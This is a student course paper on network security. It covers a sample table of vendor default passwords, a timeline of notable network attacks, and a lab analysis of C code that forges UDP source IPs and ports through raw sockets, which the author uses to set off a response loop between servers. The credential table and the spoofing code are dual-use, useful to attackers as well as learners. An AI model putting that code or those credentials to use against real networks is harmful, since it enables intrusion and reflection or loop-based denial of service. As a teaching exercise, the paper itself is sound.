

## **Timeline of Network-Delivered Attacks and Analysis of IP Spoofing C Code**

Laurence T. Burden

Angelo State University

CS6315: Computer and Network Security

Dr. Erdogan Dogdu

November 5, 2024

## Table of Contents

Default Passwords.....	3
Timeline of Network-Based Attacks.....	5
DNS Cache Poisoning.....	5
Spoofing Attacks.....	6
Man in the Middle (MiTM) .....	6
Distributed Denial of Service (DDoS).....	7
Other Attacks .....	8
Analysis of IP Spoofing C Code .....	8
Raw.c and UDPServer.c.....	8
Client1.c and Server1.c Modifications.....	10
Conclusion .....	13
References.....	14

This paper will cover some common network security issues and report on code setup to spoof the IP address of a client. First, the dangers of default passwords will be explained, and a truncated list of passwords for devices will be provided. Next, a detailed timeline of network-delivered attacks will be reviewed. Finally, the paper will end with an analysis of the IP spoofing C code.

### **Default Passwords**

Every network device that requires administrative privileges will need to ship with a default password. The majority of these will be a set standard that all similar models share when they are first created. The Open Web Application Security Project classifies default passwords as a security misconfiguration vulnerability and ranks it sixth out of the top ten vulnerabilities (2021).

A simple search on Google will provide many web pages with a list of default passwords for many network devices. One such list can be found on <https://datarecovery.com> and contains 1,252 passwords and device pairs (2019). A small sample is shown below as a screenshot of the website.

Manufacturer	Model/Name	Revision	Protocol	User	Password
3Com	-	1.25		root	letmein
3com	3comCellPlex7000	-		tech	tech
3COM	AccessBuilder	7000 BRI	SNMP	SNMPWrite	private
3COM	AirConnect Access	01.50-01	Multi	(none)	(none)
3Com	AirConnect Access Point	n/a		(none)	comcomcom
3com	Cable Managment System SQL Database (DOSCIC DHCP)	Win2000 & MS		DOCSIS_APP	3com
3COM	CellPlex	7000	Telnet	admin	(none)
3COM	CellPlex	7000	Telnet	(none)	(none)
3COM	CellPlex	7000	Telnet	root	(none)
3COM	CellPlex	7000	Telnet	tech	(none)
3COM	CoreBuilder	7000	Telnet	operator	admin
3COM	CoreBuilder	7000/6000/ 3500/2500	SNMP	SNMPWrite	private
3Com	CoreBuilder	6000		debug	tech
3COM	HiPerARC	v4.1.x	Telnet	adm	(none)
3com	Home Connect	-		User	Password
Manufacturer	Model/Name	Revision	Protocol	User	Password
3COM	LANplex	2500	Telnet	tech	tech
3COM	LinkBuilder		Telnet	tech	tech
3COM	LinkSwitch	2000/2700	Telnet	tech	tech
3Com	LinkSwitch and CellPlex	-		tech	tech
3com	NBX100	2.8		administrator	0
3COM	NetBuilder		Multi	admin	(none)
3COM	NetBuilder		SNMP	(none)	ILMI
3COM	NetBuilder		SNMP	(none)	ANYCOM

*Figure 1.* A sample screenshot of all listed network devices and default passwords is shown on [datarecovery.com](http://datarecovery.com).

### **Timeline of Network-Based Attacks**

Network-based attacks are those designed to degrade the six security goals. These goals are confidentiality, authentication, non-repudiation, integrity, access control, and availability (Wu & Irwin, 2013). The exact moment when these attacks started is hard to pin down, but one site lists a cyber-attack by Allen Sherr against MIT in 1962 as the first occurrence (Arctic Wolf, 2024).

Many of these attacks rely on more than one attack vector to be successful. Below is a list of recent significant network-based attacks. They are organized by attack type, followed by the date of the attack.

#### **DNS Cache Poisoning**

**Description:** This attack relies on the necessity of DNS responses to be cached. This cache enables quick responses on repeat translations. Cache poisoning is carried out by inserting a fake address record for a domain within the DNS. The fake record then sends unwitting victims to the attacker-controlled website (Wu & Irwin, 2013).

**Discovery (2008):** This attack was made easier with a discovery by Dan Kaminsky in 2008 (Wu & Irwin, 2013). He developed a way to reduce the randomness of the query ID and allow attackers to place fake addresses into the DNS on a more consistent basis. Steps were taken to reduce this risk and mitigate possible attacks shortly after the discovery.

**Re-discovery (2020):** Researchers from Tsinghua University and the University of California, Riverside, demonstrated a way to make cache poisoning possible again. This new method "...exploits a side channel that identifies the port number used in a lookup request. Once

the attackers know the number, they once again stand a high chance of successfully guessing the transaction ID” (Goodin, 2020).

### **Spoofing Attacks**

**Description:** Spoofing attacks are any instance of an attacker disguising themselves as a trusted entity to deceive the machine or process. The entity could be a software program, network device, website, or any number of cyber-related hardware.

**Operation Aurora (2009):** This was a massive, coordinated attack to gain access to Google and 30 other companies. The attack was undertaken by the hackers slowly working their way up from smaller companies to bigger ones. The credentials gained by attacking the smaller companies were used to spoof access to the bigger targets (Moes, 2024).

**DNS Spoofing on Brazilian Banks (2017):** This attack spoofed the websites of a Brazilian bank to steal credentials and identities (Moes, 2024). A DNS cache poisoning attack was used to send queries to the bank’s website to attacker-owned sites that contained more malicious code.

### **Man in the Middle (MiTM)**

**Description:** As the name implies, this attack is accomplished by the attacker inserting themselves in the middle of some network communication and eavesdropping on it. This allows the attacker to use the gathered information for further attacks, or they may use the data captured in other ways, such as selling it or holding it for ransom to the victim. Some examples of communications captured can include emails, texts, chat logs, or website credentials being sent over the internet.

**NSA Data Breach (2013):** Edward Snowden leaked documents that showed that the NSA had the capability to intercept traffic meant for Google. This was accomplished with a

spoofed SSL encryption certificate and allowed the agency to obtain search records for all Google users (Fortinet, 2024).

**Comcast Code Injection (2015):** Comcast was found to be replacing third-party advertisements on websites with its own ads. This was done with a combination of a MiTM attack and code injection (Fortinet, 2024). This allowed Comcast to replace ads or even to place ads on otherwise ad-free websites.

**Equifax Data Breach (2017):** Equifax suffered a data breach that affected all 100 million of its customers. This attack was accomplished with a vulnerability in the Apache Struts Java framework. This flaw was exploited to insert malicious code into HTTP request content-type headers (Miyashiro, 2021).

### **Distributed Denial of Service (DDoS)**

**Description:** DDoS attacks are crafted to deny others from reaching resources. This is usually done by creating millions of zombie computers through other malicious attacks. The collection of zombies called a botnet, is then instructed to flood a website or other resource with too many requests to handle. The resource then fails due to the unmanageable number of requests.

**Mirai Dyn DDoS (2016):** A major DNS provider named Dyn was attacked with a one terabit per second network traffic flood (A10 Networks, 2024). This attack made many sites unreachable. The sites included GitHub, HBO, Twitter, Reddit, Netflix, and many more. Over 10 million unique IP addresses were found to have been a part of the botnet that caused this DDoS attack.

**AWS Attack (2020):** Many AWS services were rendered unreachable when a DDoS attack was launched against the web giant. This attack used a technique called the

Connectionless Lightweight Directory Access Protocol (CLDAP) reflection. This attack spanned three days and saw 2.3 terabytes per second of data being sent (A10 Networks, 2024).

**Multiple Sites (2023):** New methods of DDoS attacks were witnessed when AWS, Google, and Cloudflare were attacked with botnets of unusually small size. Researchers found that the attack exploited a vulnerable feature of HTTP/2 that would allow rapid request cancellation using the RST\_STREAM frame, and the servers would be overwhelmed by the streams being continuously opening and closing (A10 Networks, 2024).

### **Other Attacks**

**Heartbleed (2014):** An extremely dangerous bug was found in OpenSSL that would allow an attacker to read memory from a web server, including private keys used for SSL/TLS. After the attacker has these keys, they can eavesdrop on communications between a user and a web server. The bug was fixed by adding a bounds check before a specific memcpy() call in SSL3 (OWASP, n.d.).

**Replay Attacks:** These attacks are accomplished by copying some information and resending it to trick a service into re-accomplishing an action without the victim's knowledge or consent. The proliferation of NFC chips for credit transactions saw the need to protect against such attacks. The Flipper Zero device has made copying insecure building badges and garage door openers easy for any person.

### **Analysis of IP Spoofing C Code**

#### **Raw.c and UDPServer.c**

The UDPServer.c file is set up to act as a UDP server and listen on the machine's IP address (or the loopback address: 127.0.0.1) and port 5000. An infinite while loop is used to




listen for network connections. Any packets received are used to print the packet payload, client IP address, and client port. A response is then sent to the client.

Raw.c is written to send a custom UDP packet to a specified address. This allows the client IP and port number to be arbitrarily changed or spoofed. Line 23 assigns the `local_port` variable, which will be the spoofed port number the server receives. The `syn_addr` variable holds the IP address that the attacker wishes to send to the server as the client IP. This file uses a raw socket to allow for the spoofed IP and port number.

A raw socket is created with the `socket()` function and the correct parameters. `AF_INET` tells the function that we are using the IPv4 specification. `SOCK_RAW` tells the function to create a raw socket type versus a DGRAM socket for a default UDP connection. Finally, the `IPPROTO_UDP` is used to give the UDP protocol.


When the IP is changed, the server shows the spoofed IP address as the source of the packet versus the actual IP address of the client. The result of this process is shown in Figure 2. No response is received when a spoofed IP is used. This is because the server sends the response to the provided IP address instead of the client's actual IP address. This is explored further in the next section.

## Client sending spoofed IP and port number



```
burdenl@lb-ubuntu: ~/Documents/spoofingassignment
burdenl@lb-ubuntu: ~/Documents/spoofingassignment
burdenl@lb-ubuntu:~/Documents/spoofingassignment$ sudo ./raw_spoof
[sudo] password for burdenl:
36 bytes packet sent to ...
burdenl@lb-ubuntu:~/Documents/spoofingassignment$
```

## Server receiving spoofed IP and port number



```
burdenl@lb-ubuntu: ~/Documents/spoofingassignment
burdenl@lb-ubuntu: ~/Documents/spoofingassignment
burdenl@lb-ubuntu:~/Documents/spoofingassignment$ ./udp_server
UDPServer Waiting for client on port 5000(123.123.123.123 , 3000) said : testing
```

Figure 2. An example of the raw.c code being run to send a spoofed IP and port number.

### Client1.c and Server1.c Modifications

Server1.c is a similar UDP server as the previous UDPServer.c. A modification was made on lines 45 through 52 to print the client IP and port number. These lines are:

```
// Cast the IP address to a char and the port to an unsigned int 16
char *client_ip = inet_ntoa(client_addr.sin_addr);
uint16_t client_port = htons(client_addr.sin_port);

//Print the received message, the client's IP addr, and port num
buffer[recv_len] = '\0';
printf("Received message from client: %s\n", buffer);
printf("Client IP: %s\n", client_ip);
printf("Client Port Number: %d\n", client_port);
```

Client1.c was modified to allow the user to change the IP address and client port number sent to the server. This was done by opening a raw socket and building a custom IP header. The relevant code snippets are below.

**Spoof IP Variables:**

```
#define SPOOFED_IP "192.168.86.23"
#define SPOOFED_PORT 15555
```

**IP Header Construction:**

```
// Construct IP header
struct ip ip_header;
ip_header.ip_hl = sizeof(struct ip) / 4;
ip_header.ip_v = 4;
ip_header.ip_tos = 0;
ip_header.ip_len = htons(sizeof(struct ip) + sizeof(struct udphdr) +
datalen); //May need to change datalen to strlen(buffer)
ip_header.ip_id = 0;
ip_header.ip_off = 0;
ip_header.ip_ttl = IPDEFTTL;
ip_header.ip_p = IPPROTO_UDP;
ip_header.ip_sum = 0;
```

**Source IP, Destination IP, UDP Header, and Datagram Construction:**

```
// Source IP
struct in_addr src_ip;
src_ip.s_addr = inet_addr(SPOOFED_IP);
ip_header.ip_src = src_ip;

// Destination IP
struct in_addr dst_ip;
dst_ip.s_addr = inet_addr(SERVER_IP);
ip_header.ip_dst = dst_ip;

// UDP Header
struct udphdr udp_header;
udp_header.uh_sport = htons(SPOOFED_PORT);
udp_header.uh_dport = htons(PORT);
udp_header.uh_ulen = htons(sizeof(struct udphdr) + datalen);
udp_header.uh_sum = 0;

// Construct datagram
int datagram_size = sizeof(struct ip) + sizeof(struct udphdr) + datalen;
unsigned char datagram[datagram_size];
memcpy(datagram, &ip_header, sizeof(struct ip));
memcpy(datagram+sizeof(struct ip), &udp_header, sizeof(struct udphdr));
memcpy(datagram+sizeof(struct ip)+sizeof(struct udphdr), buffer, datalen);
```

**Analysis of Client Not Receiving the Server's Response:** The server does not send the response to the original client when a spoofed IP is used. This is caused by the server utilizing

the provided IP to send the response. If there is no device to receive this response, then the packet is eventually killed by the network based on the TTL.

Another possibility is for another device to receive the response. If the new device is also set to send a response, then an infinite loop of responses can be created between the servers. A victim server VM was set up to demonstrate this. This process is shown in Figures 3 and 4.

```
1: Client sending spoofed IP and port number
burdenl@lb-ubuntu:~/Documents/spoofingassignment$ sudo ./spoofer
Enter a message to send to the server: test

2: Server1 receives spoofed IP and responds to victim server
Client Port Number: 12345
Received message from client: Hello from the server!
Client IP: 192.168.86.24
Client Port Number: 12345
Received message from client: Hello from the server!
Client IP: 192.168.86.24
Client Port Number: 12345
Received message from client: Hello from the server!
Client IP: 192.168.86.24
Client Port Number: 12345
Received message from client: Hello from the server!
Client IP: 192.168.86.24
Client Port Number: 12345
Received message from client: Hello from the server!
Client IP: 192.168.86.24
Client Port Number: 12345
Received message from client: Hello from the server!
Client IP: 192.168.86.24
Client Port Number: 12345
Received message from client: Hello from the server!

3: Victim server responds to server1 and causes an infinite loop
Client Port Number: 15555
Received message from client: Hello from the server!
Client IP: 192.168.86.23
Client Port Number: 15555
Received message from client: Hello from the server!
Client IP: 192.168.86.23
Client Port Number: 15555
Received message from client: Hello from the server!
Client IP: 192.168.86.23
Client Port Number: 15555
Received message from client: Hello from the server!
Client IP: 192.168.86.23
Client Port Number: 15555
Received message from client: Hello from the server!
Client IP: 192.168.86.23
Client Port Number: 15555
Received message from client: Hello from the server!
Client IP: 192.168.86.23
Client Port Number: 15555
Received message from client: Hello from the server!
```

Figure 3. Console commands show the infinite loop caused by the spoofed IP client.




Figure 4. A graphical representation of the infinite loop caused by the spoofed client IP address.

### Conclusion

Network-based attacks pose a grave danger to the confidentiality, integrity, and availability of network resources. The number and variety of attacks over the years show that new vulnerabilities are always being found. Special care must be taken to prevent these attacks and to secure our data.

## References

*A05:2021 – Security Misconfiguration*. OWASP Top 10:2021. (2021)

[https://owasp.org/Top10/A05\\_2021-Security\\_Misconfiguration/](https://owasp.org/Top10/A05_2021-Security_Misconfiguration/)

*List of default passwords*. Datarecovery.com. (2019, May 30).

<https://datarecovery.com/rd/default-passwords/>

Wu, C.-H., & Irwin, J. D. (2013). *Introduction to computer networks and cybersecurity*. CRC Press.

Arctic Wolf. (2024, April 19). *History of cybercrime*. History of Cybercrime.

<https://arcticwolf.com/resources/blog/decade-of-cybercrime/>

Goodin, D. (2020, November 12). *DNS cache poisoning, the internet attack from 2008, is back*

*from the dead*. Ars Technica. <https://arstechnica.com/information-technology/2020/11/researchers-find-way-to-revive-kaminskys-2008-dns-cache-poisoning-attack/>

Moes, T. (2024, January 25). *Spoofing examples (2024): The 4 worst attacks of all time*.

SoftwareLab. <https://softwarelab.org/blog/spoofing-examples/>

*What is a man-in-the middle (mitm) attack? types & examples*. Fortinet. (2024).

<https://www.fortinet.com/resources/cyberglossary/man-in-the-middle-attack>

Miyashiro, I. (2021, April 30). *Case Study: Equifax Data Breach*. Sevenpillarsinstitute.org.

<https://www.sevenpillarsinstitute.org/case-study-equifax-data-breach/>

*Five most famous DDoS attacks and then some*. A10 Networks. (2024, October 23).

<https://www.a10networks.com/blog/5-most-famous-ddos-attacks/>

*Heartbleed Bug*. Heartbleed Bug | OWASP Foundation. (n.d.). [https://owasp.org/www-community/vulnerabilities/Heartbleed\\_Bug](https://owasp.org/www-community/vulnerabilities/Heartbleed_Bug)